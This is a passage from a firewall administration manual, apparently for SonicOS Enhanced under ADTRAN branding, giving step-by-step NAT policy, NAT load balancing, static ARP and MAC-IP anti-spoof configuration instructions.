- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Checked

When done, click on the **OK** button to add and activate the NAT Policy. With this policy in place, the firewall translates the server's private IP address to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

You can test the One-to-One mapping by opening up a Web browser on the server and accessing the public Website <http://www.whatismyip.com>. The Website should display the public IP address we attached to the private IP address in the NAT policy we just created.

Creating a One-to-One NAT Policy for Inbound Traffic (Reflective)

This is the mirror policy for the one created in the previous section when you check **Create a reflective policy**. It allows you to translate an external public IP addresses into an internal private IP address. This NAT policy, when paired with a 'permit' access policy, allows any source to connect to the internal server using the public IP address; the firewall handles the translation between the private and public address. With this policy in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive via the WAN interface (by default, the X1 interface).

Below, you create the entry as well as the rule to allow HTTP access to the server. You need to create the access policy that allows anyone to make HTTP connections to the Web server via the Web server's public IP address.



Note

With previous versions of firmware, it was necessary to write rules to the private IP address. This has been changed as of SonicOS Enhanced. If you write a rule to the private IP address, the rule does not work.

Go to the **Firewall > Access Rules** page and choose the policy for the 'WAN' to 'Sales' zone intersection (or, whatever zone you put your server in). Click on the 'Add...' button to bring up the pop-up access policy screen. When the pop-up appears, enter in the following values:

- **Action:** Allow
- **Service:** HTTP
- **Source:** Any
- **Destination:** Webserver_public_ip
- **Users Allowed:** All

- **Schedule:** Always on
- **Logging:** Checked
- **Comment:** (Enter a short description)

When you are done, attempt to access the Web server's public IP address using a system located on the public Internet. You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Configuring One-to-Many NAT Load Balancing

One-to-Many NAT policies can be used to persistently load balance the translated destination using the original source IP address as the key to persistence. For example, firewalls can load balance multiple ADTRAN SSL VPN appliances, while still maintaining session persistence by always balancing clients to the correct destination SSL VPN.

To configure One-to-Many NAT load balancing, first go to the **Firewall > Access Rules** page and choose the policy for **WAN to LAN**. Click on the **Add...** button to bring up the pop-up access policy screen. When the pop-up appears, enter in the following values:

- **Action:** Allow
- **Service:** HTTPS
- **Source:** Any
- **Destination:** WAN Primary IP
- **Users Allowed:** All
- **Schedule:** Always on
- **Comment:** Descriptive text, such as SSLVPN LB
- **Logging:** Checked
- **Allow Fragmented Packets:** Unchecked

Next, create the following NAT policy by selecting **Network > NAT Policies** and clicking on the **Add...** button:

- **Original Source:** Any
- **Translated Source:** Original
- **Original Destination:** WAN Primary IP
- **Translated Destination:** Select **Create new address object...** to bring up the **Add Address Object** screen.
 - **Name:** A descriptive name, such as mySSLVPN
 - **Zone assignment:** LAN
 - **Type:** Host
 - **IP Address:** The IP addresses for the devices to be load balanced (in the topology shown above, this is 192.168.200.10, 192.168.200.20, and 192.168.200.30.)
- **Original Service:** HTTPS
- **Translated Service:** HTTPS
- **Inbound Interface:** Any
- **Outbound Interface:** Any
- **Comment:** Descriptive text, such as SSLVPN LB
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

Inbound Port Address Translation via One-to-One NAT Policy

This type of NAT policy is useful when you want to conceal an internal server's real listening port, but provide public access to the server on a different port. In the example below, you modify the NAT policy and rule created in the previous section to allow public users to connect to the private Web server on its public IP address, but via a different port (TCP 9000), instead of the standard HTTP port (TCP 80).

-
- Step 1** Create a custom service for the different port. Go to the **Firewall > Custom Services** page and select the **Add** button. When the pop-up screen appears, give your custom service a name such as **webserver_public_port**, enter in **9000** as the starting and ending port, and choose **TCP(6)** as the protocol. When done, click on the **OK** button to save the custom service.
- Step 2** Modify the NAT policy created in the previous section that allowed any public user to connect to the Web server on its public IP address. Go to the **Network > NAT Policies** menu and click on the Edit button next to this NAT policy. The Edit NAT Policy window is displayed for editing the policy. Edit the NAT policy so that it includes the following from the drop-down menus:
- **Original Source:** Any
 - **Translated Source:** Original
 - **Original Destination:** webserver_public_ip
 - **Translated Destination:** webserver_private_ip
 - **Original Service:** webserver_public_port (or whatever you named it above)
 - **Translated Service:** HTTP
 - **Inbound Interface:** X1
 - **Outbound Interface:** Any
 - **Comment:** Enter a short description
 - **Enable NAT Policy:** Checked
 - **Create a reflective policy:** Unchecked



Note

Make sure you chose **Any** as the destination interface, and not the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).

- Step 3** When finished, click on the **OK** button to add and activate the NAT Policy. With this policy in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface), and translates the requested protocol (TCP 9000) to the server's actual listening port (TCP 80).

Finally, you're going to modify the firewall access rule created in the previous section to allow any public user to connect to the Web server on the new port (TCP 9000) instead of the server's actual listening port (TCP 80).



Note

With previous versions of the SonicOS firmware, it was necessary to write rules to the private IP address. This has been changed as of SonicOS Enhanced. If you write a rule to the private IP address, the rule does not work.

Go to the **Firewall > Access Rules** section and choose the policy for the **WAN to Sales** zone intersection (or, whatever zone you put your server in). Click on the **Configure** button to bring up the previously created policy. When the pop-up appears, edit in the following values:

- **Action:** Allow
- **Service:** server_public_port (or whatever you named it above)
- **Source:** Any
- **Destination:** webserver_public_ip
- **Users Allowed:** All
- **Schedule:** Always on
- **Logging:** checked
- **Comment:** (enter a short description)

When you're done, attempt to access the Web server's public IP address using a system located on the public Internet on the new custom port (example: `http://67.115.118.70:9000`). You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Inbound Port Address Translation via WAN IP Address

This is one of the more complex NAT policies you can create on a firewall running SonicOS Enhanced – it allows you to use the WAN IP address of the firewall to provide access to multiple internal servers. This is most useful in situations where your ISP has only provided a single public IP address, and that IP address has to be used by the firewall's WAN interface (by default, the X1 interface).

Below, you create the programming to provide public access to two internal Web servers via the firewalls WAN IP address; each is tied to a unique custom port. In the following examples, you set up two, but it is possible to create more than these as long as the ports are all unique.

In this section, we have five tasks to complete:

1. Create two custom service objects for the unique public ports the servers respond on.
2. Create two address objects for the servers' private IP addresses.
3. Create two NAT entries to allow the two servers to initiate traffic to the public Internet.
4. Create two NAT entries to map the custom ports to the actual listening ports, and to map the private IP addresses to the ADTRAN's WAN IP address.
5. Create two access rule entries to allow any public user to connect to both servers via the ADTRAN's WAN IP address and the servers' respective unique custom ports.

Step 1 Create a custom service for the different port. Go to the **Firewall > Custom Services** page and click on the Add button. When the pop-up screen appears, give your custom services names such as **servone_public_port** and **servtwo_public_port**, enter in **9100** and **9200** as the starting and ending port, and choose **TCP(6)** as the protocol. When done, click on the **OK** button to save the custom services.

Step 2 Go to the **Network > Address Objects** and click on the **Add** button at the bottom of the page. In the **Add Address Objects** window, enter in a description for server's private IP addresses, choose **Host** from the drop-down box, enter the server's private IP addresses, and select the zone that the servers are in. When done, click on the **OK** button to create the range object.

Step 3 Go to the **Network > NAT Policies** menu and click on the **Add** button. The **Add NAT Policy** window is displayed. To create a NAT policy to allow the two servers to initiate traffic to the public Internet using the firewall's WAN IP address, choose the following from the drop-down boxes:

- **Original Source:** servone_private_ip

- **Translated Source:** WAN Primary IP
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X2
- **Outbound Interface:** X1
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

And:

- **Original Source:** servtwo_private_ip
- **Translated Source:** WAN Primary IP
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X2
- **Outbound Interface:** X1
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

When finished, click on the **OK** button to add and activate the NAT policies. With these policies in place, the firewall translates the servers' private IP addresses to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

Step 4 Go to the **Network > NAT Policies** menu and click on the **Add** button. The **Add NAT Policy** window is displayed. To create the NAT policies to map the custom ports to the servers' real listening ports and to map the ADTRAN's WAN IP address to the servers' private addresses, choose the following from the drop-down boxes:

- **Original Source:** Any
- **Translated Source:** Original
- **Original Destination:** WAN Primary IP
- **Translated Destination:** servone_private_ip
- **Original Service:** servone_public_port
- **Translated Service:** HTTP
- **Inbound Interface:** X1
- **Outbound Interface:** Any
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

And:

- **Original Source:** Any
- **Translated Source:** Original
- **Original Destination:** WAN Primary IP
- **Translated Destination:** servtwo_private_ip
- **Original Service:** servtwo_public_port
- **Translated Service:** HTTP
- **Source Interface:** X1
- **Destination Interface:** Any
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked



Note Make sure you choose **Any** as the destination interface, and not the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).

When finished, click on the **OK** button to add and activate the NAT policies. With these policies in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface).

- Step 5** Create the access rules that allows anyone from the public Internet to access the two Web servers using the custom ports and the firewall's WAN IP address.



Note With previous versions of firmware, it was necessary to write rules to the private IP address. This has been changed as of SonicOS 2.0 Enhanced. If you write a rule to the private IP address, the rule does not work.

Go to the **Firewall > Access Rules** page and choose the policy for the 'WAN' to 'Sales' zone intersection (or, whatever zone you put your servers in). Click on the 'Add...' button to bring up the pop-up window to create the policies. When the pop-up appears, enter the following values:

- **Action:** Allow
- **Service:** servone_public_port (or whatever you named it above)
- **Source:** Any
- **Destination:** WAN IP address
- **Users Allowed:** All
- **Schedule:** Always on
- **Logging:** checked
- **Comment:** (enter a short description)

And:

- **Action:** Allow
- **Service:** servtwo_public_port (or whatever you named it above)
- **Source:** Any
- **Destination:** WAN IP address

- **Users Allowed:** All
- **Schedule:** Always on
- **Logging:** checked
- **Comment:** (enter a short description)

When you're finished, attempt to access the Web servers via the ADTRAN's WAN IP address using a system located on the public Internet on the new custom port (example: <http://67.115.118.70:9100> and <http://67.115.118.70:9200>). You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.


Using NAT Load Balancing

This section contains the following subsections:

- ["NAT Load Balancing Topology" on page 345](#)
- ["Prerequisites" on page 346](#)
- ["Configuring NAT Load Balancing" on page 346](#)
- ["Troubleshooting NAT Load Balancing" on page 347](#)

NAT Load Balancing Topology

The following figure shows the topology for the NAT load balancing network.



Prerequisites

The examples shown in the **Tasklist** section on the next few pages utilize IP addressing information from a demo setup – please make sure and replace any IP addressing information shown in the examples with the correct addressing information for your setup. Also note that the interface names may be different.



Note

It is strongly advised that you enable logging for all categories, and enable name resolution for logging.

To enable logging and alerting, log into the ADTRAN's Management GUI, go to **Log > Categories**, choose **Debug** from the drop-down next to **Logging Level**, chose **All Categories** from the drop-down next to **View Style**, check the boxes in the title bar next to **Log** and **Alerts** to capture all categories, and click on the **Apply** button in the upper right hand corner to save and activate the changes. For an example, see the screenshot below. Debug logs should only be used for initial configuration and troubleshooting, and it is advised that once setup is complete, you set the logging level to a more appropriate level for your network environment.

To enable log name resolution, go to **Log > Name Resolution**, choose **DNS then NetBIOS** from the **Name Resolution Menu** drop-down list, and click on the **Apply** button in the upper right hand corner to save and activate the changes.

Configuring NAT Load Balancing

To configure NAT load balancing, you must complete the following tasks:

1. Create address objects.
2. Create address group.
3. Create inbound NAT LB Policy.
4. Create outbound NAT LB Policy.
5. Create Firewall Rule.
6. Verify and troubleshoot the network if necessary.

To complete this configuration, perform the following steps:

-
- Step 1 Create Network Objects** -- Go to the **Network > Address Objects** page in the Management GUI and create the network objects for both of the internal Web servers, and the Virtual IP (VIP) on which external users will access the servers.
- Step 2 Create Address Group** -- Now create an address group named **www_group** and add the two internal server address objects you just created.
- Step 3 Create Inbound NAT Rule for Group** -- Now create a NAT rule to allow anyone attempting to access the VIP to get translated to the address group you just created, using **Sticky IP** as the NAT method.



Note

Do not save the NAT rule just yet.

- Step 4 Set LB Type and Server Liveliness Method** -- On the **Advanced** tab of the NAT policy configuration control, you can specify that the object (or group of objects, or group of groups) be monitored via ICMP ping or by checking for TCP sockets opened. For this example, we are

going to check to see if the server is up and responding by monitoring TCP port 80 (which is good, since that is what people are trying to access). You can now click on the **OK** button to save and activate the changes.



Note Before you go any further, check the logs and the status page to see if the resources have been detected and have been logged as online. Two alerts will appear as Firewall Events with the message “Network Monitor: Host 192.160.200.220 is online” (with your IP addresses). If you do not see these two messages below, check the steps above.

Step 5 Create Outbound NAT Rule for LB Group -- Write a NAT rule to allow the internal servers to get translated to the VIP when accessing resources out the WAN interface (by default, the X1 interface).

Step 6 Create Firewall Rule for VIP -- Write a firewall rule to allow traffic from the outside to access the internal Web servers via the VIP.

Step 7 Test Your Work – From a laptop outside the WAN, connect via HTTP to the VIP using a Web browser.



Note If you wish to load balance one or more SSL VPN Appliances, repeat steps 1-7, using HTTPS instead as the allowed service.

Troubleshooting NAT Load Balancing

If the Web servers do not seem to be accessible, go to the **Firewall > Access Rules** page and mouseover the **Statistics** icon.

If the rule is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.

You can also check the **Firewall > NAT Policies** page and mouseover the **Statistics** icon. If the policy is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.


Finally, check the logs and the status page to see if there are any alerts (noted in yellow) about the Network Monitor noting hosts that are offline; it may be that all of your load balancing resources are not reachable by the ADTRAN appliance and that the probing mechanism has marked them offline and out of service. Check the load balancing resources to ensure that they are functional and check the networking connections between them and the ADTRAN appliance.

CHAPTER 24

Managing ARP Traffic

Network > ARP

ARP (Address Resolution Protocol) maps layer 3 (IP addresses) to layer 2 (physical or MAC addresses) to enable communications between hosts residing on the same subnet. ARP is a broadcast protocol that can create excessive amounts of network traffic on your network. To minimize the broadcast traffic, an ARP cache is maintained to store and reuse previously learned ARP information.



Static ARP Entries

The Static ARP feature allows for static mappings to be created between layer 2 MAC addresses and layer 3 IP addresses, but also provides the following capabilities:

- **Publish Entry** - Enabling the **Publish Entry** option in the **Add Static ARP** window causes the ADTRAN device to respond to ARP queries for the specified IP address with the specified MAC address. This can be used, for example, to have the ADTRAN device reply for a secondary IP address on a particular interface by adding the MAC address of the ADTRAN. See the Secondary Subnet section that follows.
- **Bind MAC Address** - Enabling the **Bind MAC Address** option in the **Add Static ARP** window binds the MAC address specified to the designated IP address and interface. This can be used to ensure that a particular workstation (as recognized by the network card's unique MAC address) can only be used on a specified interface on the ADTRAN. Once the MAC address is bound to an interface, the ADTRAN will not respond to that MAC address on any other interface. It will also remove any dynamically cached references to that MAC address that might have been present, and it will prohibit additional (non-unique) static mappings of that MAC address.
- **Update IP Address Dynamically** - The **Update IP Address Dynamically** setting in the **Add Static ARP** window is a sub-feature of the **Bind MAC Address** option. This allows for a MAC address to be bound to an interface when DHCP is being used to dynamically allocate IP addressing. Enabling this option will blur the IP Address field, and will populate the ARP Cache with the IP address allocated by the ADTRAN's internal DHCP server, or by the external DHCP server if IP Helper is in use.


Secondary Subnets with Static ARP

The Static ARP feature allows for secondary subnets to be added on other interfaces, and without the addition of automatic NAT rules.

Adding a Secondary Subnet using the Static ARP Method

- Step 1** Add a 'published' static ARP entry for the gateway address that will be used for the secondary subnet, assigning it the MAC address of the ADTRAN interface to which it will be connected.
- Step 2** Add a static route for that subnet, so that the ADTRAN regards it as valid traffic, and knows to which interface to route that subnet's traffic.
- Step 3** Add Access Rules to allow traffic destined for that subnet to traverse the correct network interface.
- Step 4** Optional: Add a static route on upstream device(s) so that they know which gateway IP to use to reach the secondary subnet.

Consider the following network example:



To support the above configuration, first create a published static ARP entry for 192.168.50.1, the address which will serve as the gateway for the secondary subnet, and associate it with the appropriate LAN interface. From the **Network > ARP** page, select the **Add** button in the **Static ARP Entries** section, and add the following entry:

IP Address:

Interface:

MAC Address:

Publish Entry

Bind MAC Address

Update IP Address Dynamically

Ready

The entry will appear in the table.

Static ARP Entries

| # | IP Address | MAC Address | Interface | Published | Bind MAC | Configure |
|---|--------------|-------------------|-----------|-------------------------------------|--------------------------|--|
| 1 | 192.168.50.1 | 00:17:c5:16:b2:32 | x2 | <input checked="" type="checkbox"/> | <input type="checkbox"/> | <input type="button" value="Configure"/> |

Buttons: Add, Delete, Delete All

Navigate to the **Network > Routing** page, and add a static route for the 192.168.50.0/24 network, with the 255.255.255.0 subnet mask on the X3 Interface.

To allow the traffic to reach the 192.168.50.0/24 subnet, and to allow the 192.168.50.0/24 subnet to reach the hosts on the LAN, navigate to the **Firewall > Access Rules** page, and add appropriate Access Rules to allow traffic to pass.

Navigating and Sorting the ARP Cache Table

The **ARP Cache** table provides easy pagination for viewing a large number of ARP entries. You can navigate a large number of ARP entries listed in the **ARP Cache** table by using the navigation control bar located at the top right of the **ARP Cache** table.

ARP Cache

Items 1 to 5 (of 5)

| # | IP Address | Type | MAC Address | Interface | Timeout | Flush |
|---|--------------|---------|-------------------|-----------|----------------------|---|
| 1 | 10.0.0.2 | Dynamic | 00:17:c5:69e17c | x3 | Expires in 2 minutes | <input checked="" type="button" value="Flush"/> |
| 2 | 10.0.49.254 | Dynamic | 00:c0:9f:35:3e:7e | x3 | Expires in 3 minutes | <input checked="" type="button" value="Flush"/> |
| 3 | 10.0.59.75 | Static | 00:17:c5:16:b2:30 | x0 | Permanent published | <input type="button" value="Flush"/> |
| 4 | 10.0.59.75 | Static | 00:17:c5:16:b2:31 | x3 | Permanent published | <input type="button" value="Flush"/> |
| 5 | 192.168.50.1 | Static | 00:17:c5:16:b2:32 | x2 | Permanent published | <input type="button" value="Flush"/> |

Buttons: Clear, Flush ARP Cache

ARP Statistics: ARP Statistics: 5 entries, 4090 lookups, 11 failures, 4048 hits, 31 misses, 99% hit rate

The navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific ARP entry. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Navigating and Sorting the ARP Cache Table Entries

The **ARP Cache** table provides easy pagination for viewing a large number of ARP entries. You can navigate a large number of ARP entries listed in the **ARP Cache** table by using the navigation control bar located at the top right of the **ARP Cache** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific ARP entry. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Flushing the ARP Cache

It is sometimes necessary to flush the ARP cache if the IP address has changed for a device on the network. Since the IP address is linked to a physical address, the IP address can change but still be associated with the physical address in the ARP Cache. Flushing the ARP Cache allows new information to be gathered and stored in the ARP Cache. Click **Flush ARP Cache** to clear the information.

To configure a specific length of time for the entry to time out, enter a value in minutes in the **ARP Cache entry time out (minutes)** field.



CHAPTER 25

Configuring MAC-IP Anti-Spoof

Network > MAC-IP Anti-Spoof

This chapter describes how to plan, design, implement, and MAC-IP Anti-Spoof protection in ADTRAN SonicOS Enhanced. This chapter contains the following sections:

- [“MAC-IP Anti-Spoof Protection Overview” section on page 355](#)
- [“Configuring MAC-IP Anti-Spoof Protection” section on page 356](#)

MAC-IP Anti-Spoof Protection Overview

MAC and IP address-based attacks are increasingly common in today's network security environment. These types of attacks often target a Local Area Network (LAN) and can originate from either outside or inside a network. In fact, anywhere internal LANs are somewhat exposed, such as in office conference rooms, schools, or libraries, could provide an opening to these types of attacks. These attacks also go by various names: man-in-the-middle attacks, ARP poisoning, SPITS. The MAC-IP Anti-Spoof feature lowers the risk of these attacks by providing administrators with different ways to control access to a network, and by eliminating spoofing attacks at OSI Layer 2/3.

The effectiveness of the MAC-IP Anti-Spoof feature focuses on two areas. The first is admission control which allows administrators the ability to select which devices gain access to the network. The second area is the elimination of spoofing attacks, such as denial-of-service attacks, at Layer 2. To achieve these goals, two caches of information must be built: the MAC-IP Anti-Spoof Cache, and the ARP Cache.

The MAC-IP Anti-Spoof cache validates incoming packets and determines whether they are to be allowed inside the network. An incoming packet's source MAC and IP addresses are looked up in this cache. If they are found, the packet is allowed through. The MAC-IP Anti-Spoof cache is built through one or more of the following sub-systems:

- DHCP Server-based leases (ADTRAN's - DHCP Server)
- DHCP relay-based leases (ADTRAN's - IP Helper)
- Static ARP entries
- User created static entries

The ARP Cache is built through the following subsystems:

- ARP packets; both ARP requests and responses
- Static ARP entries from user-created entries
- MAC-IP Anti-Spoof Cache

The MAC-IP Anti-Spoof subsystem achieves egress control by locking the ARP cache, so egress packets (packets exiting the network) are not spoofed by a bad device or by unwanted ARP packets. This prevents a firewall from routing a packet to the unintended device, based on mapping. This also prevents man-in-the-middle attacks by refreshing a client’s own MAC address inside its ARP cache.

Configuring MAC-IP Anti-Spoof Protection

This section contains the following subsections:

- “Interface Settings” section on page 356
- “Anti-Spoof Cache” section on page 358
- “Spoof Detect List” section on page 359
- “Extension to IP Helper” section on page 361

Interface Settings

To edit MAC-IP Anti-Spoof settings within the firewall management interface, go to the **Network > MAC-IP Anti-spoof** page.

Network /

MAC-IP Anti-spoof

Refresh

Settings for X1 interface(s)

| Interface | Enforced | Enable | ARP Lock | ARP Watch | Static ARP | DHCP Server | DHCP Relay | Spoof Detection | Allow Management | Configure |
|-----------|----------|--------|----------|-----------|------------|-------------|------------|-----------------|------------------|-----------|
| X1 | | | | | | | | | | |
| X2 | | | | | | | | | | |
| X2:V20 | | | | | | | | | | |
| X2:V30 | | | | | | | | | | |
| X4 | | | | | | | | | | |
| X5 | | | | | | | | | | |

Anti-Spoof Cache

Items 0 to 0 (of 0)

| <input type="checkbox"/> IP Address | Type | Interface | MAC Address | Host Name | Router | Blacklisted | Configure |
|-------------------------------------|------|-----------|-------------|-----------|--------|-------------|-----------|
| No Entries | | | | | | | |

Add... Delete Clear Stats Refresh Filter

To configure settings for a particular interface, click **Configure** icon for the desired interface.



The **Settings** window is now displayed for the selected interface. In this window, the following settings can be enabled or disabled by clicking on the corresponding checkbox. Once your setting selections for this interface are complete, click **OK**. The following options are available:

- **Enable:** To enable the MAC-IP Anti-Spoof subsystem on traffic through this interface
- **Static ARP:** Allows the Anti-Spoof cache to be built from static ARP entries
- **DHCP Server:** Allows the Anti-Spoof cache to be built from active DHCP leases from the ADTRAN DHCP server
- **DHCP Relay:** Allows the Anti-Spoof cache to be built from active DHCP leases, from the DHCP relay, based on IP Helper. To learn about changes to IP Helper, see [“Extension to IP Helper” section on page 361](#).
- **ARP Lock:** Locks ARP entries for devices listed in the MAC-IP Anti-Spoof cache. This applies egress control for an interface through the MAC-IP Anti-Spoof configuration, and adds MAC-IP cache entries as permanent entries in the ARP cache. This controls ARP poisoning attacks, as the ARP cache is not altered by illegitimate ARP packets.
- **ARP Watch:** Enables generation of unsolicited unicast ARP responses towards the client’s machine for every MAC-IP cache entry on the interface. This process helps prevent man-in-the-middle attacks.
- **Enforce Anti-Spoof:** Enables ingress control on the interface, blocking traffic from devices not listed in the MAC-IP Anti-Spoof cache.
- **Spoof Detection List:** Logs all devices that fail to pass Anti-spoof cache and lists them in the Spoof Detected List.
- **Allow Management:** Allows through all packets destined for the appliance’s IP address, even if coming from devices currently not listed in the Anti-Spoof cache.

Once the settings have been adjusted, the interface's listing will be updated on the MAC-IP Anti-Spoof panel. The green circle with white check mark icons denote which settings have been enabled.

| Interface | Enforced | Enable | ARP Lock | ARP Watch | Static ARP | DHCP Server | DHCP Relay | Spoof Detection | Allow Management | Configure |
|-----------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-----------|
